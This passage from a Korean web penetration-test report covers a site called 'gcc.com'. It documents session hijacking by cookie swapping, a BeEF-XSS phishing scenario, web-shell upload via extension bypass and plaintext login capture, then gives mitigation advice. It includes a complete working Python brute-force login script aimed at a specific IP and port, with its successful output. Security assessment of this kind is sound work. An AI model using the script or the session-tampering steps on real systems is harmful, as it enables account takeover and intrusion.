
클라이언트에 전달되는 쿠키값에 사용자 식별 값이 평문으로 노출될 경우, 쿠키값 변조를 통해 다른 사용자의 유효한 세션을 취득할 수 있으며, 기타 중요 정보의 유출 및 변조의 가능성이 있다.

로그인 시 세션 ID 가 발행되는지 확인하고 로그아웃 후 다시 로그인 할 때, 예측 불가능한 새로운 세션 ID 가 발급되는지 확인이 필요하다.

현재 한 번 발급된 세션 쿠키값이 변경되지 않아 이용자의 쿠키값을 얻을 수 있다면 해당 쿠키값을 이용하여 이용자의 계정을 탈취할 수 있다.





로그인 시가 아닌 사이트에 접속 했을 때 쿠키가 생성되고, 쿠키가 삭제되지 않음



공격자는 로그인을 하지 않은 채, 탈취한 세션 쿠키값을 관리자 도구를 이용하여 수정

만약 BeEF-XSS 가 삽입된 피싱 페이지로 이용자가 잘못 접속하여 로그인 시도 시에 BeEF-XSS 가 활성화되어 이용자의 다양한 정보가 탈취된다. 해당 탈취 정보는 ID, 비밀번호, 쿠키 값 등 다양한 정보가 포함되며, 이를 통해 피싱 페이지를 만든 제작자에게 GGC 이용자의 계정탈취 가능성이 있다.



해당 이용자가 로그인 시, 공격자가 새로고침을 하면 피해자 계정으로 접속 가능

공격자는 탈취한 세션을 활용하여 피해자의 계정으로 로그인한 상태를 유지할 수 있으며, 서비스 내에서 결제, 계정 정보 변경, 게시물 작성 등의 악성 행위를 수행할 수 있다. 또한, 관리자 계정의 세션을 탈취할 경우, 사이트의 설정을 변경하거나 사용자 데이터를 조작하는 등의 심각한 보안 사고가 발생할 가능성이 있다.

◆ A8-자동화 공격

취 약 점	무차별 대입 공격을 이용한 로그인 시스템 취약점
취약점 발생 URL	http://gcc.com/login.php
취약점 설명	

로그인 시도, 게시글 등록, SMS 발송 등 사용자의 상호작용을 통해 발생하는 클라이언트 요청을 서버에 반복하여 전달해 공격자가 원하는 결과를 유도하는 방식으로 자동화된 공격이 가능할 수 있다. 이러한 공격은 일반적으로 봇(Bot)을 이용해 반복적인 요청을 보내는 방식으로 수행되며, 클라이언트의 요청을 우회하거나 빠르게 처리할 수 있다.

특히, 무차별 대입(Brute Force) 공격을 통해 로그인 시스템의 취약점을 점검할 수 있다. 이 과정에서 공격자는 자동화된 스크립트를 이용해 다량의 로그인 시도를 반복함으로써 취약한 아이디와 비밀번호를 쉽게 추측할 수 있습니다. 이를 통해 비밀번호를 강제로 추측하거나 계정을 탈취할 수 있으며, 해당 계정으로 서비스에 접속하여 부정한 활동을 수행할 수 있다.

```

1 import requests
2 import itertools
3 import string
4 import time
5 from concurrent.futures import ThreadPoolExecutor
6
7 # ★ 대상 웹사이트 로그인 URL
8 url = "http://39.124.137.58:24497/login.php"
9
10 # ★ 공격 대상 계정
11 username = "testtest"
12
13 # ★ 요청 헤더
14 headers = {
15     "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
16 }
17
18 # ★ 로그인 실패 시 서버에서 반환하는 메시지
19 failure_message = "비밀번호가 일치하지 않습니다." # 서버의 실제 실패 메시지와 동일하게 설정 필요
20 success_keyword = "로그인되었습니다." # 로그인 성공 시 포함되는 문자열
21
22 # ★ 무작위 비밀번호 조합 생성 (길이 1~8 자리)
23 charset = string.ascii_lowercase + string.ascii_uppercase + string.digits
24 max_length = 8 # 최대 8자리까지 시도
25
26 # ★ 실행 시작 시간
27 start_time = time.time()
28
29 # ★ 비밀번호 대입 함수
30 def try_password(password):
31     password = ''.join(password) # Tuple → String 변환
32     print(f"[🔑] Trying password: {password}", end="\n", flush=True) # 실시간 출력
33
34     # HTTP POST 요청
35     data = {
36         "username": username,
37         "password": password
38     }
39     response = requests.post(url, data=data, headers=headers)
40
41     # 로그인 성공 여부 확인
42     if success_keyword in response.text:
43         print(f"\n[✅] Login Successful! Username: {username} | Password: {password}")
44         print(f"[+] Brute Force Attack Finished in {time.time() - start_time:.2f} seconds.")
45         exit()
46
47 # ★ Brute Force 공격 (병렬 처리)
48 def brute_force_attack():
49     with ThreadPoolExecutor(max_workers=5) as executor: # 5개 스레드 병렬 처리
50         for length in range(1, max_length + 1):
51             for password_tuple in itertools.product(charset, repeat=length):
52                 executor.submit(try_password, password_tuple)
53
54 if __name__ == "__main__":
55     brute_force_attack()
56     print(f"\n[+] Brute Force Attack Finished in {time.time() - start_time:.2f} seconds.")

```



무차별 대입 공격 점검을 위한 Python 스크립트

```
PS C:\Users\Junseong\Desktop> & C:/Users/Junseong/AppData/Local/Programs/Python/Python313/python.exe c:/Users/Junseong/Desktop/Brute.py  
[✓] Login Successful! Username: testtest | Password: testtest  
  
[⚡] Brute Force Attack Finished in 574 seconds.
```

무차별 대입 공격을 통해 확인한 취약한 아이디와 패스워드

만약 자동화 공격에 대한 제한이나 방어가 없다면, 공격자는 서비스의 정상적인 운영을 방해하거나 심각한 보안 사고를 일으킬 수 있다. 예를 들어, 악의적인 사용자가 대량의 로그인 시도를 통해 정상적인 사용자의 계정을 탈취하거나, 게시글 등록 및 SMS 발송을 자동화하여 서비스의 신뢰도를 떨어뜨리고 악용할 가능성이 높다. 따라서, 이러한 자동화 공격에 대비한 CAPTCHA, 로그인 시도 제한, 계정 잠금 등의 보안 조치가 반드시 필요하다.

◆ A9-파일 업로드

취 약 점	허가되지 않은 파일 업로드
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
취약점 설명	
 <p>파일 업로드 제한 적용 여부 점검(jpg, png, gif, pdf, doc, docx 파일만 허용) php 파일에 jpg 확장자를 추가하여 Web Shell 을 업로드</p>	
 <p>웹사이트에 파일 업로드 기능이 존재하는 경우, 확장자 변조로 업로드 가능한지 확인 Burp Suite 를 이용하여 .jpg 확장자를 제거 후 php 파일 업로드 가능</p> <p>일반적인 문서 파일, 또는 이미지 파일만 업로드가 가능하도록 제한이 되어 있지만, Burp Suite 를 이용하여 php 등 허가되지 않은 확장자를 우회하여 업로드가 가능하다.</p> <p>서버 내에 php 로 작성된 Web Shell 을 삽입할 수 있는 것을 확인하였고, Web Shell 에 일반적인 방법으로는 접근이 되지 않으나 업로드가 가능하기 때문에 위험성이 크다고 판단할 수 있다.</p> <p>확장자 우회로 업로드 되는 것 자체로 exe 파일 등의 악성코드 삽입이 가능하므로 매우 큰 취약점이 될 수 있다. 확장자 검사 조치가 제대로 이루어지지 않아 매우 취약한 것으로 판단되어, 확장자 검사를 확실하게 할 수 있는 보안 조치가 필요하다.</p>	

◆ A10-데이터 평문 전송

취 약 점	서버로 전송되는 중요 정보의 비암호화 전송
취약점 발생 URL	http://gcc.com/login.php
취약점 설명	

로그인

아이디

iamadmin

비밀번호

.....

로그인

[아이디 찾기](#) [비밀번호 찾기](#) [회원가입](#)

중요정보(인증, 개인정보 등)를 송수신하는 페이지 존재 여부 (로그인 페이지)

```

01a0 6d 65 2f 31 33 32 2e 30 2e 30 2e 30 20 53 61 66 me/132.0 .0.0 Saf
01b0 61 72 69 2f 35 33 37 2e 33 36 0d 0a 41 63 63 65 ari/537. 36..Acce
01c0 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c 2c 61 70 pt: text /html,ap
01d0 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 6d 6c 2b plicatio n/xhtml+
01e0 78 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f xml,appl ication/
01f0 78 6d 6c 3b 71 3d 30 2e 39 2c 69 6d 61 67 65 2f xml;q=0. 9,image/
0200 61 76 69 66 2c 69 6d 61 67 65 2f 77 65 62 70 2c avif,ima ge/webp,
0210 69 6d 61 67 65 2f 61 70 6e 67 2c 2a 2f 2a 3b 71 image/ap ng,*/*;q
0220 3d 30 2e 38 2c 61 70 70 6c 69 63 61 74 69 6f 6e =0.8,app lication
0230 2f 73 69 67 6e 65 64 2d 65 78 63 68 61 6e 67 65 /signed- exchange
0240 3b 76 3d 62 33 3b 71 3d 30 2e 37 0d 0a 52 65 66 ;v=b3;q= 0.7..Ref
0250 65 72 65 72 3a 20 68 74 74 70 3a 2f 2f 33 39 2e erer: ht tp://39.
0260 31 32 34 2e 31 33 37 2e 35 38 3a 32 34 34 39 37 124.137. 58:24497
0270 2f 6c 6f 67 69 6e 2e 70 68 70 0d 0a 41 63 63 65 /login.p hp..Acce
0280 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 pt-Encod ing: gzi
0290 70 2c 20 64 65 66 6c 61 74 65 2c 20 62 72 0d 0a p, defla te, br..
02a0 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 Cookie: PHPSESSI
02b0 44 3d 32 66 61 62 6d 6b 6f 38 72 70 76 6c 6b 70 D=2fabmk o8rpvlkp
02c0 6f 63 69 65 61 37 35 36 34 6f 36 36 0d 0a 43 6f ociea756 4o66..Co
02d0 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 nnection : keep-a
02e0 6c 69 76 65 0d 0a 0d 0a 6c 6f 67 69 6e 55 73 65 live... loginUse
02f0 72 6e 61 6d 65 3d 74 65 73 74 74 65 73 74 26 6c rname=te sttest&l
0300 6f 67 69 6e 50 61 73 73 77 6f 72 64 3d 74 65 73 oginPass word=tes
0310 74 74 65 73 74 26 6c 6f 67 69 6e 3d 67 69 6e 3d ttest&lo gin=

```

중요정보 송수신 페이지가 암호화 통신을 하는지 확인하기 위한 와이어샤크 패킷 분석

```

File Data: 92 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "loginUsername" = "testtest"
    Key: loginUsername
    Value: testtest
  Form item: "loginPassword" = "testtest"
    Key: loginPassword
    Value: testtest
  Form item: "login" = ""
    Key: login

```

계정 정보가 평문 그대로 노출되어 통신되고 있음

HTTP 통신을 사용하는 웹 페이지에 로그인 시도를 하였고, 와이어샤크 도구를 사용해 패킷을 캡처한 결과, 로그인 시 전송되는 ID 와 비밀번호가 암호화되지 않고 평문으로 전송되는 것을 확인할 수 있다. 이처럼 계정 정보나 개인 정보와 같은 민감한 데이터가 암호화 없이 평문으로 전송될 경우, 공격자는 네트워크 트래픽을 스니핑하여 해당 정보를 쉽게 가로챌 수 있으며, 이를 악용할 위험이 존재한다.

◆ A11-쿠키 변조

취 약 점	쿠키 변조를 통한 세션 하이재킹 취약점
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
취약점 설명	

공격자가 세션 쿠키(PHPSESSID)를 변조하여 관리자 권한을 획득할 수 있는 취약점이 발견되었다. 이를 통해 일반 사용자가 관리자 계정으로 위장하여 관리자 전용 기능을 사용할 수 있다.

일반 사용자 계정(testtest)이 게시물을 작성하는 장면
게시판 선택에서 '공지사항'(관리자 전용) 선택이 가능

보안이 제대로 적용되어 있다면 일반 사용자는 관리자만 접근 가능한 게시판에 글을 작성할 수 없다. 하지만 해당 취약점으로 인해 별다른 검증없이 일반 사용자도 공지사항을 작성할 수 있다.

```

Request
Pretty Raw Hex
11 Referer: http://39.124.137.58:24497/dashboard/upload.php?type=community
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=2fabmko8rpkpociea7564o66
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryHmoTypvA9wxtlGDH
17 Content-Disposition: form-data; name="title"
18
19 No admin
20 -----WebKitFormBoundaryHmoTypvA9wxtlGDH
21 Content-Disposition: form-data; name="content"
22
23 No admin ID
24 -----WebKitFormBoundaryHmoTypvA9wxtlGDH
25 Content-Disposition: form-data; name="author"

```

Burp Suite 도구를 사용하여 요청을 가로채 확인한 결과
현재 사용자의 PHPSESSID 는 일반 사용자 계정이다.


```

Request
Pretty Raw Hex
11 Referer: http://39.124.137.36:24497/0a5n00a0r0/upload.php?type=community
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=6tq9og46d25cfa161qbk4g4676
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryHmoTypvA9wxtlGDH
17 Content-Disposition: form-data; name="title"
18
19 No admin
20 -----WebKitFormBoundaryHmoTypvA9wxtlGDH
21 Content-Disposition: form-data; name="content"
22
23 No admin ID
24 -----WebKitFormBoundaryHmoTypvA9wxtlGDH
25 Content-Disposition: form-data; name="author"

```

Burp Suite 도구를 사용하여 PHPSESSID 값을 관리자 계정의 세션값으로 변경 후 요청

Good Game Maker

LED TEAM & SUPERNOVA

공지사항 커뮤니티

검색어를 입력하세요 검색

번호	제목	아이디	작성일	조회수	작업
84	No admin	Admin	2025-02-05 10:35:37	2	삭제 수정
83	123	Admin	2025-02-05 10:32:09	0	삭제 수정
74	점심 뭐 먹지	Admin	2025-02-04 10:15:22	15	삭제 수정
73	바보	Admin	2025-02-04 10:11:51	3	삭제 수정
72	test	Admin	2025-02-04 10:10:32	6	삭제 수정
65	eqwe	RedRYAN	2025-02-03 13:06:45	0	삭제 수정

게시물 작성
이전
1 / 1
다음
GGM

변조된 세션을 통해 작성된 게시물이 관리자 계정으로 등록됨
 "No admin"이라는 제목의 공지사항이 작성되었으며, ID 가 "Admin"으로 표시됨

일반 계정(testtest)으로 작성되었지만, 세션 변조를 통해 관리자 계정으로 공지사항이 작성된다.

보안 권고 사항 및 대응 방안

Mitigation and Recommendations

◆ A1-정보 노출

취 약 점	웹사이트에 과도한 정보 노출
취약점 발생 URL	http://gcc.com/login.php
보 안 권 고 사 항	<p>로그인 창에서 웹 페이지 소스코드에 입력한 비밀번호가 그대로 노출되는 것이 발견되었다. 이는 공용 환경(공용 PC, 공용 Wifi)에서 서비스를 이용할 시 계정정보 노출이 우려된다. 또한 자동완성 기능으로 인해 다른 사용자가 비밀번호를 입력할 수 있게 된다. 추가로 XSS 공격에도 취약한 사이트일 경우, 원격으로 비밀번호 탈취가 가능하게 된다.</p> <p>프록시 도구를 사용해 웹페이지 요청을 가로채 본 결과, 중요정보(쿠키값, 계정정보) 등이 해싱되지 않은 채 전송되고 있음을 발견하였다. TLS(HTTPS)를 적용하지 않으면 탈취가 가능하게 되고, 쿠키값을 이용한 세션 하이재킹 공격에도 취약하게 된다. 추가로 CSRF 토큰을 미사용하고 있고 브루트포싱 방어기제가 없음을 확인할 수 있는데 이런 취약한 정보가 그대로 노출되는 것은 보안상 위험하다.</p> <p>로그인 시도 시 "존재하지 않는 사용자입니다"와 "비밀번호가 일치하지 않습니다" 같은 계정정보를 유추가능한 문구가 출력되고 있다. 단순하게는 사용자의 ID 존재 여부를 확인할 수 있고 이를 이용하여 무차별 대입 공격과 자동화 공격, 추가적인 피싱 및 소셜 엔지니어링 공격에도 취약하다.</p> <p>여러 곳에서 의도치 않은 계정정보나 중요정보가 노출되고 있고 이로 인한 보안 위험이 매우 높은 상태이므로 이에 대한 보안 강화 조치가 반드시 필요하다.</p>
	웹페이지 소스코드 노출 관련 대응 방안
	<p>1. HTTPS 적용 HTTPS(TLS)를 적용하여 로그인 요청을 포함한 모든 네트워크 트래픽을 암호화</p> <p>2. 해싱 알고리즘 적용 비밀번호가 평문으로 전송되지 않도록 SHA256+sal 또는 bcrypt 를 사용</p> <p>3. 초기화 설정 입력 필드의 value 속성 자동초기화 설정, 로그인 후 입력필드 및 세션 초기화</p>
	쿠키값, 계정정보 노출 관련 대응 방안
	<p>1. 세션 갱신 적용 일정 시간마다 새로운 세션 ID 를 발급하여, 가로챈 세션을 재사용하지 못하도록 주기적인 세션 갱신 및 만료 적용</p> <p>2. 추가 검증 도입 동일한 세션을 다른 환경에서 사용할 수 없도록, 세션 값에 사용자의 IP 주소 및 User-Agent 정보를 포함하여 도입</p> <p>3. Secure 플래그 추가 HTTP 에서 평문으로 쿠키값이 노출되지 않도록 HTTPS 환경에서만 쿠키값이 전송되도록 추가</p>
로그인 출력 문구 관련 대응 방안	

1. 동일한 오류 메시지 반환	이용자의 ID 나 비밀번호를 확인하지 못하도록 "ID 또는 PW 를 정확하게 입력하세요"와 같은 모호한 에러 메시지 출력
2. 로그인 실패 횟수 제한 및 CAPTCHA 도입	로그인 실패 횟수를 제한하고 지연시간 추가, CAPTCHA 를 도입하여 무차별 공격 대입 및 자동화 공격에 대비
3. 계정 보호기능 추가	2FA 나 OTP 와 같은 2 차 인증을 추가하여 보안 강화

◆ A2-악성 콘텐츠

취 약 점	파일 업로드의 취약점을 이용한 악성 콘텐츠 업로드
취약점 발생 URL	https://gcc.com/dashboard/upload.php?type=community
보 안 권 고 사 항	<p>악성 콘텐츠가 삽입될 가능성을 대비하여 로그를 기록 하고, 이를 통해 악성 콘텐츠 삽입 원인을 분석하여 제거해야 한다. 악성 콘텐츠로 판단될 경우, 해당 콘텐츠는 삭제하도록 설정해야 한다.</p> <p>파일 업로드 및 게시물 등록 기능에 악성 콘텐츠가 업로드되지 않도록 필터링을 적용해야 한다. 또한, 주기적으로 업로드된 파일에 대해 백신 프로그램을 사용하여 바이러스 검사가 필요하다.</p>
악성 콘텐츠 파일 업로드 대응 방안	
1. 서버 측 확장자 검사 강화	<ul style="list-style-type: none"> ● 허용된 확장자를 정확히 검사하도록 하여, 서버 측에서 업로드 된 파일의 확장자를 철저하게 검사하고 클라이언트 측이 아닌 서버 측에서 확장자 검사를 반드시 실시함 ● 단순 확장자 검사만이 아닌 파일 형식이 실제 확장자와 일치하는지 (MIME type 검사) 파일 내용 검사 실시하여 확장자를 속여서 다른 업로드 공격을 방지 ● jpg, png, gif, pdf, doc, docx 파일만 허용되어 있으므로 그 외의 파일 업로드 시 자동으로 허용된 파일의 확장자로 강제 변환하도록 설정
2. 파일 크기 제한	업로드 되는 파일의 크기를 제한하여 공격자가 서버에 큰 파일을 업로드 하여 시스템 자원 고갈이나 서비스 거부 공격을 하지 못하도록 방지
3. 파일 이름 검증	업로드 된 파일 이름에 시스템 명령어, 스크립트 실행에 영향을 줄 수 있는 문자나 경로 탈출 공격이 포함되지 않도록 검증 예시) .././와 같은 문자열
4. 파일 저장 위치 변경	<ul style="list-style-type: none"> ● 업로드 된 파일은 웹 루트 밖의 안전한 위치에 저장하며 파일 이름에 의도적인 실행 가능한 스크립트나 명령어가 포함되지 않도록 처리. ● 업로드 된 파일을 웹 서버가 직접 실행할 수 없는 위치에 저장하여 악성코드 실행을 방지
5. 악성 파일 검사	업로드 된 파일을 서버에 저장하기 전에 백신 프로그램, 악성코드 검사 도구 등을 사용하여 악성 파일을 미리 필터링
6. 파일 실행 차단	<ul style="list-style-type: none"> ● 업로드된 파일을 실행 가능한 파일로 취급하지 않도록 설정, 특히 PHP, ASP 등 서버에서 실행될 수 있는 파일들은 철저히 차단 ● PHP, ASP 파일 등은 서버 측에서 실행되므로 Web Shell 공격, 파일 확장자 우회, 스크립트 실행 취약점, 서비스 거부 공격 등의 공격에 취약할 수 있음
7. 보안 로그 기록	업로드된 파일에 대한 모든 활동을 로그로 기록하여, 의심스러운 파일 업로드 시 경고 또는 관리자에게 알림을 보내는 시스템 구축
8. 사용자 인증 및 권한 관리	<ul style="list-style-type: none"> ● 파일 업로드를 인증된 사용자만 가능하도록 제한하고 사용자가 업로드할 수 있는 파일 유형을 엄격하게 제한 ● 비 로그인 사용자는 댓글, 게시물, 업로드 기능을 제한 (악성 콘텐츠 삽입 시 악의적 사용자 특정 가능)

◆ A3-크로스사이트 스크립팅

취 약 점	게시판 제목 필드 기반 크로스사이트 스크립팅 취약점
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
보 안 권 고 사 항	<p>크로스사이트 스크립팅 취약점이 존재할 경우, 공격자는 사용자 입력값을 이용하여 악성 스크립트를 삽입하고, 이를 통해 피해자의 브라우저에서 임의의 스크립트를 실행할 수 있다. 이를 통해 사용자 쿠키값 탈취, 악성 코드 유포, 사용자 권한 도용, 피싱 페이지 노출 등의 보안 위협이 발생할 수 있다.</p> <p>특히, 웹 애플리케이션 내의 입력 필드(게시판, 댓글, 검색어 입력창 등)에서 검증되지 않은 사용자 입력이 그대로 노출될 경우, 이러한 취약점이 쉽게 악용될 수 있다.</p> <p>따라서, 크로스사이트 스크립팅을 방지하기 위해 웹 애플리케이션 개발 및 운영 시 다음과 같은 보안 강화 조치가 필요하다.</p>
크로스사이트 스크립팅 대응 방안	
1. 사용자 입력 값 필터링 및 태그 제한	<ul style="list-style-type: none"> ● 사용자 입력에 대해 스크립트 언어 사용을 제한 ● <SCRIPT>, <OBJECT> 등의 태그 필터링
2. 모든 입력 필드에 필터링 로직 구현	<ul style="list-style-type: none"> ● 제목, 댓글, 검색어 입력 창과 같은 모든 사용자 입력값을 철저히 검증 ● 공백 제거를 위해 trim, replace 함수를 사용하여 반드시 서버 측에서 필터링 수행
3. URL 디코딩을 통해 우회 공격 방지	URLDecoder.decode 함수를 사용하여 URL 인코딩된 입력값을 필터링
4. 서버측 필터링	클라이언트 측 필터링만으로 신뢰할 수 없기 때문에 서버 측에서도 동일한 필터링 로직을 적용하여 중복으로 사용자 입력값을 필터링 검증
5. 웹 방화벽(WAF) 룰셋 적용	<ul style="list-style-type: none"> ● 모든 사용자 입력폼에 대해 특수문자와 구문 필터링 ● 특수문자 <, >, ", ', &, %, %00 등에 대한 필터링을 강화하여 XSS 차단

◆ A4-약한 문자열 강도

취 약 점	로그인 페이지 무차별 대입 공격(Brute Force) 및 계정 탈취 취약성
취약점 발생 URL	http://gcc.com/login.php
